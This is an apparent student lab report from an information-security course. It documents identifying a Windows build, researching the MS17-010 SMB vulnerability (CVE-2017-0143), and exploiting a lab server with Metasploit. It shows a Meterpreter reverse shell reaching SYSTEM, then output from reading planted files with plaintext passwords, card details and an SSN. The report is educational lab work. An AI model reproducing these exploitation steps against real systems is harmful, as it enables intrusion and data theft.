# Identifying and Exploiting Vulnerabilities (3e)

Managing Risk in Information Systems, Third Edition - Lab 01

| | |
|---|---|
| Student: | Email: |
| Kaleb Alstott | alstottk1@mymail.nku.edu |


| | |
|---|---|
| Time on Task: | Progress: |
| 3 hours, 56 minutes | 100% |

Report Generated: Monday, September 13, 2021 at 5:56 PM

## Guided Exercises

### Part 1: Identify the Version and Build of a Windows System

3. **Make a screen capture** showing the **About Windows dialog box and the Windows version number**.



About Windows

Windows Server® 2019

Microsoft Windows Server
Version 1809 (OS Build 17763.1098)
© 2018 Microsoft Corporation. All rights reserved.

The Windows Server 2019 Standard operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the Microsoft Software License Terms to:

Windows User

Identifying and Exploiting Vulnerabilities (3e)
01.vWorkstation
2021-09-10 18:26:51
Kaleb Alstott

ergy/EternalChampion SMB Remote


0 to achieve a write-what-where primitive. This will then be an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

Author(s)

sleepya

### Part 2: Research and Identify Vulnerabilities and Exploits

13. **Make a screen capture** showing the **NVD page for CVE-2017-0143, including the Base Score**.


CVE - CVE-2017-0143
NVD - CVE-2017-0143
MS17-010 EternalRomance/Etern
nvd.nist.gov/vuln/detail/CVE-2017-0143
Identifying and Exploiting Vulnerabilities (3e)
01.vWorkstation
2021-09-10 18:27:55
Kaleb Alstott
3:27 PM
9/10/2021

aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

+View Analysis Description

**Severity** CVSS Version 3.x CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

**NIST:** NVD **Base Score:** **8.1 HIGH**

**Vector:** CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H


*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.*

**References to Advisories, Solutions, and Tools**

By selecting these links, you will be leaving NIST webspace. We have

21. **Make a screen capture** showing the ***MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution*** **module in the Rapid7 Vulnerability and Exploit Database**.


CVE - CVE-2017-0143
MS17-010 EternalRomance/Etern
rapid7.com/db/modules/exploit/windows/smb/ms17_010_psexec/
Identifying and Exploiting Vulnerabilities (3e)
01.vWorkstation
2021-09-10 17:59:33
Kaleb Alstott
RAPID7
TRY NOW
CONTACT US
CHAT
2:59 PM
9/10/2021

MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

**Disclosed:** 03/14/2017

**Created:** 06/14/2018

Description


This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

Author(s)

sleepya


## Part 3: Use the Metasploit Framework to Exploit a Vulnerability

14. **Make a screen capture** showing the **current user on the TargetWindows01 server**.



```
[*] Started reverse TCP handler on 172.30.0.4:443
[*] 172.30.0.3:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.3:445 - Built a write-what-where primitive...
[+] 172.30.0.3:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.30.0.3:445 - Selecting PowerShell target
[*] 172.30.0.3:445 - Executing the payload...
[+] 172.30.0.3:445 - Service start timed out, OK if running a command or non-ser
vice executable...
[*] Sending stage (176195 bytes) to 172.30.0.3
[*] Meterpreter session 1 opened (172.30.0.4:443 -> 172.30.0.3:51851) at 2021-09
-10 15:35:44 -0700

meterpreter > shell
Process 92 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


18. **Make a screen capture** showing the **TargetWindows01 Desktop and the *yourname*_was_here folder**.



Identifying and Exploiting Vulnerabilities (3e)
02.TargetWindows01
2021-09-10 18:41:55
Kaleb Alstott


## Part 4: Retrieve Sensitive Files

6. **Make a screen capture** showing the **contents of the password.txt file**.



```
 Directory of C:\Users\Administrator\Documents

08/10/2020  12:42 PM               153 passwords.txt
               1 File(s)            153 bytes

     Total Files Listed:
               2 File(s)            841 bytes
               0 Dir(s)  28,834,439,168 bytes free

C:\>cd C:/Users/Administrator/Documents
cd C:/Users/Administrator/Documents

C:\Users\Administrator\Documents>type passwords.txt
type passwords.txt
domain user password            Computer

jack.smith      a123            Domain

bob.black       Sf33mmcdd!      vWorkstation

bill.blue       corvette        Domain

sarah.brown     password1!      Domain
C:\Users\Administrator\Documents>
```

12. **Make a screen capture** showing the **contents of the file containing sensitive information**.




```
VISA
Card number: 4444 5456 3335 3333
Exp: 7/23
Csc: 223
```

# Challenge Exercises

## Part 1: Use FTP to Extract Sensitive Information

**Make a screen capture** showing the **contents of the file containing sensitive information**.



Identifying and Exploiting Vulnerabilities (3e)
01.vWorkstation
2021-09-13 17:05:48
Kaleb Alstott

```
Alice White, SSN: 733-33-33

Address: 2455 Starling Road

Phone: 998 2222222
```

## Part 2: Identify Root Causes

- What are some root causes of storing personal information in clear text files?

I would say some root causes for storing personal information in clear text files is obviously lack of training and knowledge of where to hold and protect sensitive information like your username and passwords. Another root cause of storing personal information in files easily accessed like these are, being unaware of where you are storing these files. Overall, the root cause of storing personal information in clear text files is just lack of knowledge and security on what and where you are storing these files.

- What are some root causes of using an FTP service on the internal network?

Some root causes on using a FTP service on in internal network would be for any business small to medium size. Any businesses looking to send small volume, low level requirements of data to and from one another. Another root cause of FTP service on an internal network is if you aren't worried about security issues. FTP is known for not having the best security but is reliable with data transferring.

- What are some root causes of having anonymous login enabled on FTP service?

Some root causes of having an anonymous login enables on FTP services is possibly having a vulnerability to hackers attacking, incorrect or unauthorized file uploads, information being leaked or spread wrongly, and much more. There is multiple root causes for having an anonymous login and is highly unsafe to have in your FTP services if anonymous goes unregulated or uncontrolled.